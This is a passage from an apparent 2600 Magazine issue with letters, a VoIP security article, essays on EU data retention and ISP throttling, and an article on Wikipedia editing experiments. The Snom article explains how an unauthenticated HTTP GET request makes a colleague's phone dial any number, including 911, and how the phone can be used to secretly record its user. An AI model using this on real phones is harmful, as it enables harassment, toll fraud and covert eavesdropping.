Of course, I cannot give out any technical information that is not publicly available (rockwellcollins.com) and I'm not intimately familiar with the cabin systems, but to my knowledge it's *highly* unlikely that the entertainment system is connected to the rest of the aircraft's (flight) systems in any way, aside maybe from diagnostic reporting. Even so, I'd certainly be interested to see what curious passengers can/can't do with these devices.

If anyone happens to discover any weaknesses/flaws/anomalies in these products, please write in and/or send me an email (thokug@gmail.com).

Cheers!

"Thok"

Dear *2600*:

In your last issue, someone wrote in complaining that he began getting credit card offers under the name he used to subscribe to your periodical. I think I can offer a reason. PayPal seems to have gotten into bed with DoubleClick. I've been told that some links from the PayPal site actually filter through a DoubleClick URL. I do find that if you go past the PayPal home page, say to Merchant Services, NoScript does list DoubleClick. Thanks for your time and for all your fantastic work.

Paul

Sad News

Dear *2600*:

I am writing into *2600 Magazine* today to remember someone who was a very dear friend to many in the Canadian hacking and phreaking scene. This gentleman wrote countless philes for *Hack Canada, Nettwerked*, and *K-1ine Magazine*. He was always someone people felt at ease being around because of his fun, laid back nature, and great sense of humor. Many phone phreaks and hackers in our circles liked Phlux because of his insanely cool phone phreaking projects and articles. On February 2nd, 2008, at around 2:45 pm MST, Phlux passed away. He was a huge fan of *2600 Magazine*, and I hope that in the afterlife he's looking down at us, encouraging us to keep on exploring and pushing the boundaries of technology like he did. He will be missed.

The Clone

We're very sorry to hear this terrible news. Our thoughts are with his friends and family. As a sad coincidence, an article submitted by Phlux is running in this issue. We do know he was pleased that it was going to be printed and that he told a bunch of people about it. The article appears on page 31.

FUN WITH THE SNOM OUTLOOK ADD-ON


by reid

VoIP security is a growing field. In a previous article, I gave a brief overview of some attacks on VoIP systems. In this article, we'll take a look at a specific piece of software that allows calls from a Snom IP phone to be initiated remotely using an add-on for Microsoft Outlook.

For the techniques described in this article, you'll need four things: access to a network which uses Snom IP phones, IP phones with the http server enabled (which is the default setting), Microsoft Outlook, and Snom Outlook add-in. You can download the add-in from `http://www.snom.com/download/share/snom-Outlook-Addin.zip`. You can also find some screenshots and configuration guidelines at `http://wiki.snom.com/Outlook_Add_In`. I did my tests on Microsoft Outlook 2003, but I have every reason to believe the 2007 edition would also work.

Snom is a German manufacturer of business IP phones. The Snom Outlook add-in allows users to call contacts from Outlook using their phones. Pretty simple, right? Well, the way it does this is by sending a specially-crafted http request to the built-in http server on the phone itself. The only authentication that is used to determine that the Outlook user is the actual user of that phone is that you input the IP address of the phone into the configuration screen in Outlook. Nice, right? It implements the remote call initiation by sending a simple GET request like `GET /index.htm?number=1234567890`. So, if you can craft an HTTP GET request, then you can think of all sorts of much more efficient ways to use this feature, but again people, explore, don't destroy mmmmkay.

The obvious hilarity ensues if I sit on a network where I know Snom phones exist in the IP address range of 10.10.10.0/24. Then, I can pick an IP address in that range and enter it into the configuration screen shown below. The default web server port is of course 80, but maybe you use some other port for HTTP; if so, just change the setting. This does not work using HTTPS. Once configured, I select a contact from my Outlook contacts and click on "Call Contact" from the new menu which the Snom add-on created. Once that button is clicked, a call is initiated to the number stored for that Outlook contact from the IP phone at the address configured. Since no authorization is implemented, the call goes through as long as the IP address is valid.



Suppose that Bob uses a Snom phone at work. Maybe Bob just happens to know that the IP address of his CEO is 10.10.10.8. If not, Bob has the option of running a quick nmap scan; he might get back information like the following:

```
C:\>nmap 10.10.10.0/24
Interesting ports on Jim-snom.
mycompany.net (10.10.10.110):
Not shown: 1678 closed ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open https
```

Bob now knows that Jim the sales-weasel has an IP address of 10.10.10.110. Bob pops the IP address of Jim's phone into the add-in and has it call random customers or, even better, random irate customers.

Here's the impact: when Bob clicks on "Call Contact" from the Outlook menu, three things happen. First, Jim's phone rings. Second, the number for the selected Outlook contact rings—even if Jim doesn't pick up his phone. If the called party picks up first, the call is still connected to Jim's phone. Third, a webpage pops up on Bob's laptop that displays the status of Jim's phone. The webpage opens independently from the call being completed; as long as the HTTP request goes through to the phone, a web page pops up. Now, perhaps you're wondering if this piece of software is really necessary. Of course it's not. Bob can just as easily login to the phone itself via http://<ip address> and plug in the phone number to call manually. Alternately, Bob can just craft the request and send that off. Again, there are lots of possibilities.

When the call is placed, Jim's phone rings; when he answers, the call is connected to whatever contact Bob clicked on. The resulting conversations can be interesting:

Alice: "Hello."

Jim: "Hello."

(This goes back and forth a few times before Alice checks her caller ID to see what crackhead she's talking to.)

Alice: "Oh, Jim, it's you. Hi, I'm glad you called; I've got some billing issues that need to be cleared up."

Jim: "Okay, happy to help, but I'm a bit confused. You called me."

Alice: "Hang on a sec Jim, let me get my bill, but no, you called me."

And, of course, hilarity ensues.

There are of course some limitations and other caveats to this. If the SIP account tied to the phone has account codes or toll barring enabled on it, then calls may not complete. Another good example is to call a 1-900 number or any IVR system. Suppose that you have Jim's phone call (888) 423-8726. This is the support number for Adtran, a well known telco equipment vendor, where an IVR system automatically answers the call. Jim's phone doesn't even ring; it just suddenly starts talking to him. Again, hilarity ensues. As long as the number dialed is within the allowed dial plan for the phone, the call complete—be it the receptionist at the front desk, 911, whatever. I'm going to stop giving you ideas now.

Another interesting way to utilize this is in conjunction with the Snom DND or "Do Not Disturb" feature. If a phone has the DND feature activated, calls will immediately go to voicemail. Now, suppose that Bob sets up his voicemail with an outgoing message that's 0 seconds in length. When a call goes to voicemail, all the caller will hear is a short beep before it begins recording. So, if Bob sets his phone into DND mode then has Jim call the phone, it immediately goes to voicemail and begins recording anything Jim says using the speakerphone built into the casing of the Snom phone. In this way, Bob can record anything that Jim says. The only indication of this is a short beep before the voicemail begins recording. This is, of course, just one option. Creative thinkers will also imagine what happens when Jim's phone is set to call a rotary group pilot number.

This type of remote call initiation isn't anything new. There are a number of VoIP phones with HTTP servers built in which allow you to dial from your phone's web page. You can do all sorts of creative things with this, but this is simply one example where a piece of software can entertain and annoy with point-and-click ease. As many readers will immediately realize, the simplicity of initiating calls via a basic HTTP GET request also means this setup is vulnerable to scripting; a simple shell script to loop through subnet ranges initiating calls would be a relatively straightforward task. I'm not going to show it here, but I have verified that it works just fine.

THE EU DIRECTIVE ON DATA RETENTION: SURVEILLANCE 2.0

by Andreas Rietzler
Andreas.Rietzler@uni-konstanz.de

"It remains easy for criminals to avoid detection through fairly simple means; for example, mobile phone cards can be purchased from foreign providers and frequently switched. The result would be that a vast effort is made with little more effect on criminals and terrorists than to slightly irritate them. Activities like these are unlikely to boost citizens' confidence in the EU's ability to deliver solutions to their demand for protection against serious crime and terrorism."

–Heinz Kiefer, president of Eurocop, the European Confederation of Police, about the value of the new directive on data retention

It has already begun

In Spring 2006, EU member states voted to require that communications providers must retain communication data to trace and identify the source and the destination of a communication; to identify the date, time, duration and the type of a communication; and to identify the communication device and the location of mobile communication equipment from now on. The start date of these requirements varies from state to state, from September 2007 to March 2009. The data will be be retained for a period of between six months and two years, depending on the member state, and will be available to national authorities in specific cases, "for the purpose of the investigation, detection and prosecution of serious crime, as defined by each Member State in its national law." Because every single EU citizen is affected, this law creates a groundless general suspicion of each individual and the disgraceful end of the presumption of innocence.

Political background

Proposals for regulations for EU-wide data retention began to be considered shortly after 9/11, but a concrete proposal by the Council of the European Union was not drafted until March 2004, after the Madrid bombings.

The reason for the new European national laws on data retention today is the EU Directive 2006/24/EC on "the retention of data generated

or processed in connection with the provision of publicly available electronic communications services or of public communications networks and amending Directive 2002/58/EC," which was formally adopted in March 2006 by the European Parliament. The directive requires Member States to ensure adherence to the measures listed above.

Ireland instituted proceedings against the directive in July 2006, arguing that the European Parliament had no legal authority to adopt it. If Ireland is right, then the directive will be declared invalid because of lack of jurisdiction of the European Parliament. The European Court of Justice is expected to pass judgment on this issue in the middle of 2008. You could pin your hopes on this suit, but there still is a catch: if a member state passed a law to fulfill the directive before the case is adjudicated, that law will remain even if the directive is declared invalid.

Surveillance 2.0

The Directive requires the retention of data in the following categories, among others:

Subscriber Information: Subscriber details relating to the person, such as their name, date of birth, installation and billing addresses, payment methods, account or credit card details. Contact information (that is, information held about the subscriber but not verified by the CSP) such as the user's telephone number and email address. Identity of services subscribed to (information determined by the communication service provider). Customer reference or account number. A list of telephony services subscribed to: telephone number(s), IMEI, IMSI(s). For email, email address(es), IP at registration. For instant messaging: internet messaging handle, IP at registration. For a dialup ISP: log-in, CLI at registration (if kept). For an always-on ISP: unique identifiers, MAC address (if kept), ADSL end points, IP tunnel address.

Telephony Data: All numbers associated with each call, such as the physical, presentational, and network-assigned CLI, DNI, IMSI, IMEI, and exchange or divert numbers. The date and time of the start of call, the duration of call or the date and time of end of call. The type of call if available. Location data at start and/or end of call, in the form of a latitude and longitude reference. Cell site data from time cell ceases to be used. IMSI/MSISDN/IMEI mappings. For GPRS and 3G, the date and time of the connection, IMSI, IP address assigned. Any mobile data exchanged with foreign operators. IMSI and MSISDN, sets of GSM triples, sets of 3G quintuples, global titles of equipment communicating with or about the subscriber. Data on change of location of mobile equipment. This can be related or unrelated to the communication, or it can be at all times that the apparatus is switched on, based on national requirements. This might be on a periodic basis. (Vodafone records this data hourly.)

SMS, EMS and MMS Data: Calling number and IMEI, called number and IMEI, date and time of sending. Delivery receipt, if available. Location data when messages sent and received, in form of a latitude and longitude reference.

Email Data: Log-on information: authentication user name, date and time of log-in and log-off, IP address logged-in from. Sent email: authentication user name, from, to, and cc email addresses, date and time sent. Received email: authentication user name, from and to email addresses, date and time received.

Spurious arguments and human rights

As you can imagine, the main argument for data retention is that it is necessary to combat terrorism. It is also argued to be in the interest of national security, public safety and the combat against organized crime. However, data retention clearly cannot prevent any terrorist attacks. It is an invasion of privacy and a disproportionate response to the threat of terrorism. It interferes with human rights which are guaranteed by the European Convention on Human Rights (ECHR) such as Article 8, The Right to Respect for Private Life and Correspondence, and Article 10, Freedom of Expression.

Article 10 of the ECHR guarantees the right to freedom of expression, including the freedom to hold opinions and to receive and impart information and ideas without interference by public authorities. For Article 10 to afford effective protection, indirect obstructions of freedom of expression must fall within its scope if they typically and clearly hinder the free exchange of opinions and facts. Data retention has this hindering effect. First, retaining all traffic data about the population's communications would have a disturbing effect on the free expression of information and ideas as described above. Second, if the state does not fully compensate the affected telecommunications companies, prices for their services will rise and formerly free services may cease to be offered, thus decreasing the amount of information people can afford to circulate. Therefore, the directive on data retention interferes with the freedom of expression.

Article 8 of the ECHR guarantees respect for a person's private life and correspondence. In its jurisprudence, the European Court of Human Rights has repeatedly held that the metering of traffic data without the consent of the subscriber constitutes interference to this respect for private life and correspondence. Data retention may also be abused by the police to monitor the activities of any group which may come into conflict with the state, including those engaged in legitimate protests. Moreover, data retention gives the state excessive power to monitor the lives of individual citizens. And who controls the surveillance? The directive gives no answer to that important question. Therefore, the directive on data retention also interferes with the right to respect for private life.

Legal experts also see interference with Protocol 1 of the ECHR, which deals with protection of private property, because the data retention directive is an improper invasion in the rights of the

telecommunications companies guaranteed under Protocol 1 if the government does not compensate their costs. One must not forget that compulsory data retention would impose financial burdens not only on service providers and telephone companies but also on all companies and other organizations which would need to retain records of traffic passing through their switchboards and servers, and that it would thus result in a loss of profits. And, in the end, consumers will have to pay for this loss.

The German Federal Criminal Office calculated that the rate of solved crimes will only rise by 0.006 percent at best by using retained data. That implies that the value of data retention for combating crime and the associated arguments remain dubious.

Data retention in the US

In March 2006, the NSA was accused of approaching three land-line phone companies in the US and collecting traffic data on millions of telephone communications for the purpose of data mining. Amazon and Google are known to retain extensive data on customer transactions, searches, and other transactions. By using a National Security Letter (NSL), the FBI and other federal agencies can obtain access to this information. Use of these NSLs was greatly expanded by the USA PATRIOT act. NSLs also allow the FBI to search telephone, email, and financial records without a court order and without any judicial oversight.

Approximately ten weeks after the EU directive on data retention was adopted, the US Department of Justice began asking internet companies to retain data on the web surfing activities of their customers, so that this data could be subpoenaed through existing laws and procedures (NSL). The DoJ may propose legislation to force them to do so. A coincidence?

Where will it end?

What is the value of the data retention directive? It will still be easy for terrorists to avoid having their communications recorded. It is possible to avoid monitoring by using peer-to-peer technologies like RetroShare and IMule; VPNs; special protocols like H.323/H.245 or SILC; Freenet or other darknets; internet cafes; anonymous proxies; anonymous prepaid GSM-/UTMS-cards; or several other methods. That means that the people most affected by the directive are the particularly decent citizens of the EU. At best, data retention may assist the police in finding culprits after an attack has already taken place. But the cost is that the presumption of innocence is ended. The risks of being blackmailed and of industrial espionage from abroad will enormously rise.

Member states retain the flexibility to go substantially further than the Directive mandates. Subject to notification to the Commission, they may require data to be held for longer than the two year maximum set by the Directive and they maintain the freedom to require retention of additional data beyond that specified by the Directive. Germany has indicated that it seeks to make retained data admissible in certain civil copyright cases.

The Danish government has drafted a bill proposing to require that ISPs log the source, time and destination of every single internet data packet, rather than just the details of logins and logouts to the ISP that the directive actually seems to require. In the UK, logging web activities has meanwhile become the custom. Proxy server logs, giving the date and time of each web site visit, the IP address used, and the URLs visited, are now customarily retained for four days.

The German government already drafted a bill handling the shared use of the retained data with 52 foreign states, including the US and Russia. Wolfgang Schäuble, German Minister of the Interior, has proposed plans for an "online-search" of local hard disks by authorities using trojans which would authorize the state to hack its own citizens. Has the time of civil rights come to an end?

Sources

The article excerpts and summarizes some parts of the following sources:


Sources in English:

http://en.wikipedia.org/wiki/Data_retention
http://www.breyers.de/
http://www.tkg-verfassungsbeschwerde.de/data_retention_and_human_rights_essay.pdf
http://europa.eu.int/eur-lex/lex/LexUriServ/site/en/oj/2006/l_105/l_10520060413en00540063.pdf
http://www.ipjur.com/2007/01/german-government-passes-bill-for.php3
http://conventions.coe.int/Treaty/en/Treaties/Html/009.htm
http://conventions.coe.int/treaty/en/Treaties/Html/005.htm
http://www.eurocop-police.org/pressreleases/press%20releases.htm
http://www.washingtonpost.com/wp-dyn/content/article/2005/11/05/AR2005110501366.html?nav=rss_technology
http://www.privacyinternational.org/article.shtml?cmd%5B347%5D=x-347-537226
http://www.nytimes.com/2006/06/02/washington/02records.html?_r=2&oref=slogin&oref=slogin
http://yro.slashdot.org/article.pl?sid=06/06/02/1238237
http://en.wikipedia.org/wiki/National_Security_Letter
http://retroshare.sourceforge.net/
http://forum.i2p.net/

Sources in German:

http://de.indymedia.org/2007/01/165957.shtml
http://de.wikipedia.org/wiki/Vorratsdatenspeicherung
http://de.wikipedia.org/wiki/Richtlinie_%C3%BCber_die_Vorratsdatenspeicherung
http://www.vorratsdatenspeicherung.de/
http://www.datenschutzverein.de/
http://futurezone.orf.at/it/stories/223854/

Special thanks to ILF, Dirk Weil, and Niamh Murphy.



Transmissions

by Dragorn

Why is it that while cellular carriers are creating unlimited data, voice, and text plans, wired carriers are trying to limit the amount of traffic customers can have? Leaked memos from Time Warner (later confirmed by the company) indicate they are looking at a tiered bandwidth plan with hard limits in some regions of Texas, and Comcast has gotten significant bad press lately due to selective throttling and spoofing of endpoints on high-bandwidth applications.

This is fundamentally different from how broadband service has been provided in the U.S. Why the sudden drastic change? Most likely, like almost any corporate decision, it comes down to money, but that answer is likely over-simplistic. Internet providers (in the U.S. anyhow) don't just provide Internet service. Time Warner, Comcast, Cox, and Verizon are media conglomerates who offer TV, voice service, and so on. They get money from being common carriers (someone who slings bits to your home) but really want you to sign up for their TV and voice service too. The situation isn't just about bandwidth, though they're happy to parade figures like "five percent of the users use 90 percent of the bandwidth" and stop the discussion. Nor is it simply about copyright concerns raised by file sharing: Services like Skype, iTunes, and NetFlix directly compete with landline, VOIP, and TV-on-Demand offerings, essentially costing the carrier money against their own services.

By instituting network traffic caps, overage fees, and throttling, what each carrier is attempting to do is essentially build their own private Internet, selling their own services. Sure, you could get your HD movie from NetTunes, but then you might go over your 10GB/month limit, and besides, it would take ten times longer to download than from TimeCast, your friendly media conglomerate. Selectively interfering with traffic on specific ports, or modifying traffic at specific times, allows a carrier to change consumer perception of the quality of services offered by other companies. Once a carrier admits to throttling some kinds of traffic to increase the quality of other kinds, it becomes very difficult to prove they have not degraded the performance of competing services. "Sorry your VoIP calls are so bad, you must have picked a bad company. Wouldn't you like to try our own IP Phone offering?"

For the suspicious by nature, this should immediately raise red flags. Our strength is our diversity. By creating walled gardens where control of the media is placed in the hands of a few corporations, diversity drops and censorship may become a problem, much like the market pressure of to-remain-unnamed super-retail stores which will only sell "family friendly" censored videos and music, requiring studios to release custom versions and limiting consumers who don't, won't, or can't shop elsewhere to the companies' view of "appropriate material." Once the distribution is controlled (or limited), it becomes trivial to passively censor by omission: Simply don't include "objectionable" movies or TV shows.

More likely, consumers will end up paying more for the same services than we would in an environment with competition - of course, our cable and bandwidth bills have decreased as the technology improves, right?

Selective shaping and throttling have finally gotten enough attention that the FCC is involved. Unfortunately, they're primarily involved because of how the throttling is done, and not necessarily because of the practice itself. Instead of delaying the delivery, or outright dropping packets, the Comcast throttling mechanism appears to impersonate the remote end of the connection to send TCP RST frames, pretending to indicate that the connection has been terminated. Actively spoofing the addresses not assigned to Comcast was enough to cause the FCC and New York state to become involved: A recent hearing held at Harvard which invited the public to make comments concerning filtering and traffic shaping may be re-held at Stanford University due to allegations of Comcast hiring stand-ins to fill the available seats and limit dissenting opinion.

Broadband companies are attempting to frame the network neutrality debate in a light that allows them to play both sides of the equation - and gain a profit from both sides. By charging the user (you) for basic network access, they make money the traditional way, but then they make more by charging the provider (rhymes with "Foogle" and "MooCube") for "priority access" to the network to ensure the timely delivery of frames to a customer, or by getting them to pay a supposed "use charge," By offering a service users want, a popular website would then be considered to be at fault for clogging the lines of providers (who are already taking money from the consumer to provide those lines). Then the provider would charge the user (still you) for bandwidth overage when the movie you downloaded (rhymes with "PetMix") in high-def pushes

you over your new monthly bandwidth quota.

"Y'know, Bobby, it'd be an awful shame if your packets fell down the stairs on their way to your house. It's a dangerous Internet out there, anything could happen. For just a few bucks per meg we could help make sure they get where they're going safely, help them across the street, keep someone from hitting them with a TCP-RST."


Due to its (relative) origins in the telecom networks, Internet providers in the United States are assumed to function as common carriers - like train, ship, and voice carriers, the product, language, or quantity shouldn't matter. Email, web, files, and VoIP would be the same, right? Unfortunately not. In a case that went all the way to the Supreme Court, carriers in the U.S. were classified as "information services" instead of "telecommunications services." By escaping the telecom classification, network providers are free to reclassify competitors' traffic and are not required to open their distribution networks to those competitors.

Shaping, overage charging, and network neutrality appear to be major concerns for the ISPs, major enough to fight legislation which would forbid the practice of charging content providers or de-prioritizing content from competing providers. It should also be a major concern for you as a consumer. Get involved: contact your congressperson when network neutrality bills are being voted on (the EFF is an excellent source for information on upcoming votes). Pick bandwidth providers who aren't spoofing connections. Attend FCC hearings if they're in your area (and, apparently, showing up extra early would seem to be a good idea).

OFF THE HOOK

TECHNOLOGY FROM A HACKER PERSPECTIVE

Wednesdays, 1900-2000 ET
WBAI 99.5 FM, New York City
and at http://www.2600.com/offthehook over the net



Now you can get every single show ever recorded for the past 20 years in the highest possible fidelity! Every episode of *Off The Hook* is in full stereo, 128kbps, 44kHz. (The version found on our website is mono, 16kbps, 16kHz.) All shows are in DRM-free MP3 format. You can copy them to any audio device you wish.

Right now these shows take up 18 full DVDs. You can get all of these plus every year we produce in the future for a total of $150. (New years are sent out the following January.) You can also get the shows year by year at a rate of $10 per year. (The first DVD encompasses 1988 through 1990. All other DVDs contain one year.)

Send check or money order (U.S. funds) to:
Off The Hook
c/o 2600
PO Box 752
Middle Island, NY 11953 USA


or purchase from our online store using credit card or PayPal at http://store.2600.com

Call us during the show at +1 212 209 2900.
Email oth@2600.com with your comments.

And yes, we are interested in simulcasting on other stations or via satellite. Contact us if you can help spread "Off The Hook" to more listeners!

INFORMATION FLOW ON CAMPUS:

A CLOSER LOOK AT WIKIPEDIA



by Barrett Brown

There are many different media which a student can use to access information on a college campus. Each medium has its own benefits and drawbacks in the way that information is framed and in what options the student has for active interaction with the medium. One very popular medium for research is the collaborative on-line encyclopedia Wikipedia. Wikipedia has grown enormously since its inception and is fast becomingly widely accepted as a verifiable academic resource. How reliable is Wikipedia? How does it work? And, can it be manipulated by third parties? These are the main questions I hope to address in this article.

The goal of any honest researcher is to find sources that are as unbiased as possible. Wikipedia uses the term "Neutral Point of View" (NPOV) to refer to the goal of stating only facts and omitting bias, or "Point of View (POV) Pushing," in order to have a neutral, academic resource. Putting aside the question of whether Wikipedia has achieved NPOV, it is important to note that many students believe that Wikipedia has achieved this status. That belief is enough for them to trust Wikipedia above television or radio news. Whether this is warranted or not remains to be seen.

Process

When most students go to Wikipedia, they search for an article, find the article, write some notes, and log off. Although the administrative and editorial functions of Wikipedia are open to all, most students simply use the on-line encyclopedia as a passive resource. In doing the research for this study, I created my own Wikipedia editor login, which is free for anyone to do, and made some changes to some established and some non-established articles, in order to examine how the Wikipedia process works in action. What I learned was interesting and a little disappointing.

There are essentially four levels in the social hierarchy of Wikipedia. From least powerful to most, these are anonymous editor, new editor, established editor, and administrator. An anonymous editor is someone who just makes a change without registering for an account; this option is available to anyone browsing Wikipedia. Changes made by anonymous editors are watched very closely by both administrators and established editors, as anonymous editors are the source of a lot of vandalism and disinformation. When an anonymous editor decides to register for an official account, he or she becomes a new editor and begins building Wikipedia social capital by editing pages and creating an edit history. With enough successful edits—that is, insertion of correct, verifiable information—a new editor becomes an established editor. This is where personal opinion starts to become a factor in the inclusion of information, as will be shown later. The status of established editor is the most prevalent. After becoming an established editor, one can become an administrator by being voted into the position. Voting is based on a user's edit history and the opinion of other administrators about the contributions made by that user. Administrators are the highest tier in the Wikipedia social hierarchy, and they wield a significant amount of power over to new articles and over information.

In order to reduce the opportunity for abuse of power, Wikipedia has policies for everything. These policies, though, are comprised of recommendations for behavior rather than hard and fast rules. There are policies for how an article is deleted, where to report an administrator who is abusing his or her power, where to report a page that has been unfairly deleted, and so on. These pages where these policies are implemented are called administrative pages. Once an issue is taken to an administrative page, it is voted on by any administrators who happen to take the entry made. Official Wikipedia policy states that Wikipedia is not about votes; rather, it is based on contributions of information with the goal of reaching consensus. However, even a cursory examination of the day-to-day operations of administrative pages shows that voting is very much what occurs; furthermore, all votes are shown on the same page, so it is possible to see what others have voted for and to be swayed accordingly.

The final piece of my brief tour of the policy-making apparatus of Wikipedia is page rank. Articles are ranked in classes known as stub, start, general, good, and feature; these classes also dictate how much attention is garnered by the editing community.

Experiments

After gaining a rudimentary understanding of the procedures that regulate Wikipedia, I decided to try some experiments in order to aid my evaluation of Wikipedia's effectiveness in ensuring NPOV. The first pages that I edited were Joseph Smith Jr., the Prophet of the Mormon Faith; his father Joseph Smith Sr.; the Knights Templar; the Sovereign Military Order of Malta (SMOM); Lt. Col. Philip J. Corso; Aleister Crowley; and the United Fruit Company.

To the article on Joseph Smith Jr. I added a

comment about his manner of death, which I had read in two books at the Masonic Library in San Francisco. This information was immediately removed with a strict order to "list the sources:" a sufficiently fair, procedural response.

To the article on Joseph Smith Sr., I inserted a note about his membership in the Freemasons, with appropriate citations; that edit was kept.

To the Sovereign Military Order of Malta article, I added a very large portion of information taken directly from one of their private membership rosters, which I happen to have in my possession. I mentioned in my edit that I got the information from an official SMOM roster, which is privately distributed to members only. Although this did not fit in with Wikipedia's guidelines for citations, my inserted information stayed in the article.

Lt. Col. Phillip Corso is an interesting case. When I first visited the article about him, he was listed as a "paranormal researcher," and there was a very unbecoming photograph. After gaining access to Freedom of Information Act requests, I discovered that he had a long military career, including four years at the National Security Council under President Eisenhower, service as the head of the Foreign Technology Desk at the Pentagon, a battalion command under General McArthur during World War II and the Korean War, and decoration with twelve prestigious medals. After his retirement, Lt. Col. Corso wrote a book about the military's involvement with UFOs. I changed Lt. Col. Corso's article to more accurately reflect his military career, removing the "paranormal" header. These changes also stayed.

Aleister Crowley was a spiritual and counter-culture figure. Even today, there are many religious organizations which focus on his teachings. The majority of these organizations do not practice what Crowley taught, and I felt it important to point this out on his page. My comment was first removed without any reason given. I replaced it. Then, it was re-written quickly, but the substance of my comment stayed.

I went to the United Fruit Company article and noticed that there was some debate over the CIA's involvement with the coup d'état overthrowing the Arbenz government in Guatemala. I happened to have some books on the subject and entered them as references and citations. These changes were also kept.

My final experiment was to create a new page about Ebony Anpu, who I know personally and believe to be notable enough for inclusion in Wikipedia.

Analysis

A cursory analysis of these simple experiments yields some interesting observations and theories. Naturally, this is very preliminary information, but I still think it is vital to an understanding of Wikipedia's verification process.

The article about Joseph Smith Jr. appears to be heavily watched by Mormons and by administrators sympathetic to the Mormon faith. This deduction comes from the nature of the information contained in the article. For example, in addition to the historical fact that Joseph Smith Jr. was shot to death in a gunfight, the article mentions that he is considered a martyr, even though he is only considered a martyr by Mormons. Sociologically, Mormons have proven to be very good with information technology and it comes as no surprise to me that the Wikipedia article about their prophet is watched constantly. The information I submitted was not libelous and was historically accurate. However, the information was not flattering, and so another editor found any excuse to remove it: in this case, lack of citation. This reason for deleting the information, while technically valid, overlooks questions about the motivation of the removing editor, and it points to a deliberate framing of that information by a specific group of people, as we will see by comparison to other articles.

Joseph Smith Sr. is considerably less famous than his son, and the citation I provided ensured that my edit was included, even though the information I placed in the article about Smith Sr. was very similar to that which I placed in the article about Smith Jr.

To the Knights Templar page, I added a legend with appropriate citations. This legend was moved to a special page just for Templar Legends, but it remained otherwise unchanged.

The Sovereign Military Order of Malta (SMOM) is a very interesting case. This private organization is international and very powerful, yet it remains virtually unknown to most people. I inserted a great deal of information about them without following proper citation procedure. Nevertheless, my information stayed. I attribute this to fact that SMOM is virtually unknown and is not surrounded by any controversy. I find this to be very interesting. It illustrates to me that articles which are not well understood can easily be manipulated by anyone claiming to have information. It takes a concerted effort by concerned individuals to check citations and references. Without any motivation from such individuals, the sources may not be checked. This implies that "feature" or "good" articles are carefully watched by those who have an interest or personal stake in the subject and thus less neutrality, while non-notable subjects are more prone to unnoticed disinformation.

Lt. Col. Phillip J. Corso is another very interesting case. Despite his illustrious military career, the article about this decorated officer was centered entirely on his work as a "paranormal researcher." This is based on a book he wrote about his experiences with UFOs while working for the Department of Defense. When I first viewed it, the article was terribly biased and simply made him out to be a loony. I did a lot of work on this page, finding sources and changing its subject from "paranormal researcher" to "military biography." There was some slight resistance to my edits, but in the end, all of my information was accepted. This is a vital point. A completely legitimate historical figure was listed as a "paranormal researcher" simply because he wrote one book on the subject. The vast majority of his life was spent as a career soldier, and he was listed with Bigfoot hunters. Whether this was a deliberate choice I cannot say, but that

the framing was biased is certain. This further reinforces my point: the less notable an article, the more malleable it is to unobserved manipulation.

I edited the article on Aleister Crowley for two reasons. The first is that I know quite a bit about him; the second is that, as a controversial religious figure, he makes an interesting contrast to Joseph Smith Jr. To Crowley's page I added the comment, "Most organizations today which claim to be based on his teachings do not follow the guidelines he wrote down." This was slightly critical, but easily referenced and very citable. First, it was removed by an anonymous editor. After I replaced the comment, it was altered to say "Many individuals who claim to follow Crowley's teachings do not follow the guidelines he wrote down." This is a subtle reframing which changes the meaning. Clearly the person who edited my statement did not approve of the fact that I was disparaging organizations which claim to follow Crowley's teachings. As with the Mormons, we see a situation where a religious group is using Wikipedia to ensure that their specific message gets out and no other.

